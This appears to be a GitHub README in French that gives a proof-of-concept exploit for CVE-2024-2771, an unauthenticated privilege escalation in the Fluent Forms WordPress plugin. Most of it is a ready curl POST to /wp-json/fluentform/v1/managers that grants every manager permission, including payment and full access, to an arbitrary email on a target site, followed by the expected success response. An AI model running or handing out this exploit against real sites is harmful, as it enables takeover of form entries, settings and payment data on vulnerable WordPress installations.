 whale93/cve-2024-2771-poc
Preuve de concept d'exploit pour CVE-2024-2771, une vulnérabilité d'escalade de privilèges dans le plugin WordPress Fluent Forms via un point de terminaison d'API REST non authentifié.

CVE-2024-2771 Preuve de concept
Le plugin Contact Form by Fluent Forms pour Quiz, Survey et Drag & Drop WP Form Builder pour WordPress est vulnérable à une escalade de privilèges en raison d'un manque de vérification des capacités sur le point de terminaison REST API /wp-json/fluentform/v1/managers dans toutes les versions jusqu'à 5.1.16 incluse. Cela permet à des attaquants non authentifiés d'accorder aux utilisateurs des autorisations de gestion Fluent Form, ce qui leur donne accès à tous les paramètres et fonctionnalités du plugin. Cela permet également aux attaquants non authentifiés de supprimer des comptes de gestionnaires.
Prérequis

Commande d'exploitation
# 1. Accorder toutes les autorisations Fluent Forms à un email arbitraire
curl -i -X POST "http://TARGET/wp-json/fluentform/v1/managers" \
     -H "Content-Type: application/json" \
     -d '{
           "manager": {
             "email": "[email protected]",
             "permissions": [
               "fluentform_dashboard_access",
               "fluentform_forms_manager",
               "fluentform_entries_viewer",
               "fluentform_manage_entries",
               "fluentform_view_payments",
               "fluentform_manage_payments",
               "fluentform_settings_manager",
               "fluentform_full_access"
             ]
           }
         }'

Réponse attendue
HTTP/1.1 200 OK
{
  "message": "Manager has been saved.",
  "manager": {
    "id": 2,
    "email": "[email protected]",
    "permissions": [
      "fluentform_dashboard_access",
      "fluentform_forms_manager",
      "fluentform_entries_viewer",
      "fluentform_manage_entries",
      "fluentform_view_payments",
      "fluentform_manage_payments",
      "fluentform_settings_manager",
      "fluentform_full_access"
    ]
  }
}
Capture d'écran